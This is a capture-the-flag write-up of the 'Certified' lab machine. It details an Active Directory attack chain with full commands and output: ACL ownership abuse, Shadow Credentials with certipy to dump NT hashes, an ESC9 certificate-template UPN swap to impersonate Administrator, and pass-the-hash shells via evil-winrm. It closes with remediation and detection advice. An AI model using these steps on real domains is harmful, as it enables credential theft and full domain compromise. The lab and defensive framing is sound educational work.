Certified
🎯 Executive Summary
Certified is a medium-difficulty Windows machine built around an assumed-breach scenario, where credentials for a low-privileged user are provided.
( judith.mader : judith09 )
| Attribute | Value |
|---|---|
| OS: | Windows |
| Difficulty: | Medium |
| MITRE TTPs: |   |
Objective
Initial Access (Foothold): The first objective is to compromise management_svc. ACL enumeration shows that judith.mader has
WriteOwnerover the Management group, which in turn hasGenericWriteover management_svc. This chain ultimately enables WinRM authentication to the target. Privilege Escalation: Administrator access requires abusing Active Directory Certificate Services (AD CS), specifically Shadow Credentials and ESC9. The attack changes the UPN of ca_operator to “Administrator”, requests a certificate for that UPN, and then authenticates as a Domain Admin.
flowchart TD
    A[Initial Access] -->|User: Judith| B(PrivEsc: management_svc)
    B -->|Shadow Credentials| C(Admin: CA Operator)
    C -->|ESC9 Vulnerability| D[Domain Admin]
    style D fill:#f700ff,stroke:#00ff41,stroke-width:2px,color:#fff
Reconnaissance
Enumeration
Network scan
sudo nmap --open -v T4 -A -Pn 10.129.231.186

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-19 23:47:23Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-19T23:48:50+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after:  2105-05-23T21:05:29
| MD5:     ac8a 4187 4d19 237f 7cfa de61 b5b2 941f
| SHA-1:   85f1 ada4 c000 4cd3 13de d1c2 f3c6 58f7 7134 d397
|_SHA-256: efbd f880 f25e 9059 7d06 867b ba6c 7050 277e 6fa7 aa81 5bee 9b4c bf63 358d e0b8
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after:  2105-05-23T21:05:29
| MD5:     ac8a 4187 4d19 237f 7cfa de61 b5b2 941f
| SHA-1:   85f1 ada4 c000 4cd3 13de d1c2 f3c6 58f7 7134 d397
|_SHA-256: efbd f880 f25e 9059 7d06 867b ba6c 7050 277e 6fa7 aa81 5bee 9b4c bf63 358d e0b8
|_ssl-date: 2026-01-19T23:48:49+00:00; +7h00m01s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-19T23:48:51+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after:  2105-05-23T21:05:29
| MD5:     ac8a 4187 4d19 237f 7cfa de61 b5b2 941f
| SHA-1:   85f1 ada4 c000 4cd3 13de d1c2 f3c6 58f7 7134 d397
|_SHA-256: efbd f880 f25e 9059 7d06 867b ba6c 7050 277e 6fa7 aa81 5bee 9b4c bf63 358d e0b8
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-19T23:48:49+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after:  2105-05-23T21:05:29
| MD5:     ac8a 4187 4d19 237f 7cfa de61 b5b2 941f
| SHA-1:   85f1 ada4 c000 4cd3 13de d1c2 f3c6 58f7 7134 d397
|_SHA-256: efbd f880 f25e 9059 7d06 867b ba6c 7050 277e 6fa7 aa81 5bee 9b4c bf63 358d e0b8
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-time:
|   date: 2026-01-19T23:48:13
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   63.72 ms 10.10.14.1
2   66.87 ms 10.129.231.186
The initial analysis with nmap identifies the host 10.129.231.186 as the Domain Controller DC01 the domain certified.htb.
- AD services: The standard services of Active Directory: DNS (53), Kerberos (88), RPC (135), LDAP (389⁄3268) and LDAPS (636⁄3269).
- ADCS: LDAP script output reveals the presence of a Certification Authority called
certified-DC01-CA, fundamental clue for possible attack vectors on certificates. - Remote access: They’re open SMB (445) and WinRM (5985).
 nxc smb 10.129.231.186 -u 'judith.mader' -p 'judith09'
SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.186  445    DC01             [+] certified.htb\judith.mader:judith09

❯ nxc smb 10.129.231.186 -u 'judith.mader' -p 'judith09' --shares
SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.186  445    DC01             [+] certified.htb\judith.mader:judith09
SMB         10.129.231.186  445    DC01             [*] Enumerated shares
SMB         10.129.231.186  445    DC01             Share           Permissions     Remark
SMB         10.129.231.186  445    DC01             -----           -----------     ------
SMB         10.129.231.186  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.231.186  445    DC01             C$                              Default share
SMB         10.129.231.186  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.231.186  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.231.186  445    DC01             SYSVOL          READ            Logon server share
❯ nxc winrm 10.129.231.186 -u 'judith.mader' -p 'judith09'
WINRM       10.129.231.186  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
WINRM       10.129.231.186  5985   DC01             [-] certified.htb\judith.mader:judith09
Credentials and Access
Having user credentials judith.mader, we verify access permits to the services exposed.
- SMB: Authentication is successful.
NetExecconfirms that the credentials are valid, but the user has access only in reading to the default share (IPC$,NETLOGON,SYSVOL). - WinRM: Remote connection attempt fails; the user is not part of the group Remote Management Users.
Analysis Active Directory (BloodHound)
The enumeration of domain ACLs through BloodHound highlights an interesting compromise path that starts with a controlled user.

The analysis shows that judith.mader has critical privileges on the group Management (or can acquire them), allowing the change of members or the owner of the group itself. This control will be the starting point for the escalation of privileges.
Foothold
Exploitation & Lateral Movement
Abuse of AD Permissions ACL Abuse
The analysis BloodHound has revealed that judith.mader possesses the necessary privileges to manipulate the group Management. We proceed by modifying the ACLs to add to the group and obtain additional access.
Holder (Ownership): We use
impacket-ownereditto assign the property of the group object Management to the userjudith.mader.impacket-owneredit -action write -new-owner 'judith.mader' -target management 'certified/judith.mader':'judith09' -dc-ip 10.129.231.186 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Current owner information below [*] - SID: S-1-5-21-729746778-2675978091-3820388244-512 [*] - sAMAccountName: Domain Admins [*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb [*] OwnerSid modified successfully!Edit DACL: With
impacket-dacleditwe guarantee permissionWriteMemberson the object.impacket-dacledit -action 'write' -rights 'WriteMembers' -principal judith.mader -target Management 'certified'/'judith.mader':'judith09' -dc-ip 10.129.231.186 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] DACL backed up to dacledit-20260119-182546.bak [*] DACL modified successfully!Added to the group: Finally, through
bloodyAD, we add our user to the group Management. A verification withnet rpcconfirm that nowjudith.maderis an effective member.bloodyAD --host dc01.certified.htb -d certified.htb -u 'judith.mader' -p 'judith09' add groupMember 'Management' 'judith.mader' [+] judith.mader added to Management net rpc group members Management -U "certified.htb"/"judith.mader"%"judith09" -S 10.129.231.186 CERTIFIED\judith.mader CERTIFIED\management_svc
Shadow Credentials Attack
Group membership Management provides us with control over the service user management_svc. To compromise this account without changing the password (noise and destructive operation), we execute an attack Shadow Credentials.
This technique abuses the attribute msDS-KeyCredentialLink to inject a public key, allowing certificate authentication and obtaining a TGT Kerberos.
We carry out the attack with Certipy (using faketime to correct the +7h time misalignment detected by nmap):
- Certipy injects a Key Credential in the account
management_svc. - Authenticate with the certificate generated.
- Recovers account NT (
a091...). Restores the original state by removing the injected key.
faketime -f +7h certipy shadow auto -username judith.mader@certified.htb -password judith09 -account management_svc -target certified.htb -dc-ip 10.129.231.186
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '0551d1008f2b4136a3b1cb276ebf30a1'
[*] Adding Key Credential with device ID '0551d1008f2b4136a3b1cb276ebf30a1' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID '0551d1008f2b4136a3b1cb276ebf30a1' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'management_svc@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'management_svc.ccache'
[*] Wrote credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
Shadow Credentials is a technique of attack to Active Directory that allows you to impersonate an account without knowing the password, abuse of attribute msDS-KeyCredentialLink.
If an attacker has written permissions on this attribute (direct or via ACL/groups), it may add your own public key to the target account. Active Directory will therefore accept such key as valid authentication method, allowing the obtainment of a TGT Kerberos via certificate.
This technique:
- does not change your account password
- is not visible at the logging level
- is often used as Pivot towards ADCS or Domain Admin
In our case, the abuse of Shadow Credentials allowed to obtain the NT hash of the account
ca_operator, enabling subsequent escalation via Active Directory Certificate Services.
Access management_svc
With the recovered hash, we get a shell WinRM stable on the target host and we recover the first flag.
- User:
management_svc Flag:
user.txtevil-winrm -i 10.129.231.186 -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584' Evil-WinRM shell v3.9 Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\management_svc\Documents> cd "C:/Users/management_svc/Desktop/" *Evil-WinRM* PS C:\Users\management_svc\Desktop> ls Directory: C:\Users\management_svc\Desktop Mode LastWriteTime Length Name ---- ------------- ------ ---- -ar--- 1/19/2026 3:19 PM 34 user.txt
Privilege Escalation (AD CS ESC9)
Pivot towards ca_operator

The internal enumeration with BloodHound shows that the user management_svc has account control ca_operator. We use the technique again Shadow Credentials to obtain the hash NTLM of this user necessary to interact with the Certification Authority.
faketime -f +7h certipy shadow auto -username management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -account ca_operator -target certified.htb -dc-ip 10.129.231.186
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '55c1275fc4664649ae673cd73c90dc17'
[*] Adding Key Credential with device ID '55c1275fc4664649ae673cd73c90dc17' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID '55c1275fc4664649ae673cd73c90dc17' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_operator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_operator.ccache'
[*] Wrote credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f2
Vulnerability identification ESC9
Certificate template analysis with certipy find highlight the template CertifiedAuthentication vulnerable to ESC9. Critical conditions are:
- Enrollment permits: The user
operator ca(ca_operator) has enrollment rights. - Lack of Security Extension: The template has no security extension (
msPKI-Certificate-Security-Extension), therefore the certificate does not incorporate the applicant’s SID. - Identity based on UPN: The flag
SubjectAltRequireUpnimposes that the identity of the certificate is mapped onuserPrincipalNameof the account Active Directory.
This configuration allows anyone who can change their own UPN (or that of a controlled user) to impersonate another account, including Administrator.
certipy find -vulnerable -u ca_operator -hashes :b4b86f45c6018f1b664f70805f45d8f2 -dc-ip 10.129.231.186 -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'
[*] Checking web enrollment for CA 'certified-DC01-CA' @ 'DC01.certified.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
                                          NoSecurityExtension
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-05-13T15:48:52+00:00
    Template Last Modified              : 2024-05-13T15:55:20+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFIED.HTB\Administrator
        Full Control Principals         : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Dacl Principals           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFIED.HTB\operator ca
    [!] Vulnerabilities
      ESC9                              : Template has no security extension.
    [*] Remarks
      ESC9                              : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Execution of Attack
For management_svc has writing permissions on attributes of ca_operator, we do the following steps:
Edit UPN: Let’s change the
userPrincipalNameofca_operatorinAdministrator.certipy account update -u management_svc -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator -dc-ip 10.129.231.186 Certipy v5.0.4 - by Oliver Lyak (ly4k) [*] Updating user 'ca_operator': userPrincipalName : Administrator [*] Successfully updated 'ca_operator'Certificate Request: Request a certificate using the
CertifiedAuthenticationtemplate. The CA reads the modified UPN and issues a valid certificate for “Administrator”.certipy req -u ca_operator -hashes :b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template CertifiedAuthentication -dc-ip 10.129.231.186 Certipy v5.0.4 - by Oliver Lyak (ly4k) [*] Requesting certificate via RPC [*] Request ID is 5 [*] Successfully requested certificate [*] Got certificate with UPN 'Administrator' [*] Certificate has no object SID [*] Try using -sid to set the object SID or see the wiki for more details [*] Saving certificate and private key to 'administrator.pfx' [*] Wrote certificate and private key to 'administrator.pfx'Restoration: Restore the original UPN (
ca_operator@certified.htb) to reduce artifacts and preserve account consistency.certipy account update -u management_svc -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator@certified.htb -dc-ip 10.129.231.186 Certipy v5.0.4 - by Oliver Lyak (ly4k) [*] Updating user 'ca_operator': userPrincipalName : ca_operator@certified.htb [*] Successfully updated 'ca_operator'Authentication: We use the certificate
administrator.pfxobtained to authenticate us via Kerberos (Unlocking) and recover the account’s hash NTLM Administrator.faketime -f +7h certipy auth -pfx administrator.pfx -dc-ip 10.129.231.186 -domain certified.htb Certipy v5.0.4 - by Oliver Lyak (ly4k) [*] Certificate identities: [*] SAN UPN: 'Administrator' [*] Using principal: 'administrator@certified.htb' [*] Trying to get TGT... [*] Got TGT [*] Saving credential cache to 'administrator.ccache' [*] Wrote credential cache to 'administrator.ccache' [*] Trying to retrieve NT hash for 'administrator' [*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
ESC9 is a vulnerability to Active Directory Certificate Services that occurs when a certified template does not include Security Extension. In this configuration, certificates issued are not related to Account SID, but are based solely on UPN for identity.
If an attacker has permissions Enroll on a vulnerable template and can edit UPN of the account, you can request a certificate by impersonating another user, including Administrator. The certificate obtained can then be used to authenticate via Kerberos and obtain privileges of Domain Admin.
In the context of this machine, ESC9 a valid certificate for the account Administrator, completing the escalation of privileges.
Administrator Access
With the administrator’s hash, let’s go evil-winrm and we conquer the domain.
- User:
Administrator Flag:
root.txtevil-winrm -i 10.129.231.186 -u 'Administrator' -H '0d5b49608bbce1751f708748f67e2d34' Evil-WinRM shell v3.9 Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\Administrator\Documents> cd "C:/Users/Administrator/Desktop/" *Evil-WinRM* PS C:\Users\Administrator\Desktop> ls Directory: C:\Users\Administrator\Desktop Mode LastWriteTime Length Name ---- ------------- ------ ---- -ar--- 1/19/2026 3:19 PM 34 root.txt
🛡️ Remediation & Defense
The entire attack chain on Certified is based on poor hygiene of ACLs Active Directory and insecure configurations of certificate services (ADCS). Here are the priority corrective actions.
Fix Critical: Mitigation ADCS (ESC9/UPN Spoofing)
The final attack takes advantage of the possibility to change its own
userPrincipalName(UPN) to deceive the CA and get a certificate as Administrator.Corrective action:
- Enable Strong Certificate Binding: Implement Microsoft patch KB5014754. This imposes a strong mapping (Strong Mapping) between the certificate and the user based on the SID, making the change makeup useless UPN.
- Template Review: If the template does not require compatibility with legacy clients, remove the flag
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECTif present or restrict enrollment permissions to administrators only.ACL Hardening & Monitoring
To prevent the initial lateral movement, it is necessary to intervene upstream:
- Principle of Privilegio Minimo (PoLP): The user
judith.madershould not have permission WriteOwner on a privileged group asManagement. The groupManagementmust not have allowed GenericWrite or GenericAll on service accounts (management_svc) or on CA operators (ca_operator).
*Solution: Perform periodic audits with tools such as PingCastle or BloodHound to identify and remove dangerous trust relationships.*- Detection Shadow Credentials: The attack used
pywhiskerto inject Key Credentials. Detection: Monitoring changes to the attributemsDS-KeyCredentialLinkon user objects and computers.
Event ID: *Configure alert for the Windows Event 4742 (Computer Account Changed) or 4738 (User Account Changed) when this specific attribute is populated.*- Critical Account Protection: Accounts
ca_operatorshould be protected through the group Protected Users or marked as “Account is sensitive and cannot be delegated” to limit Kerberos attack surfaces.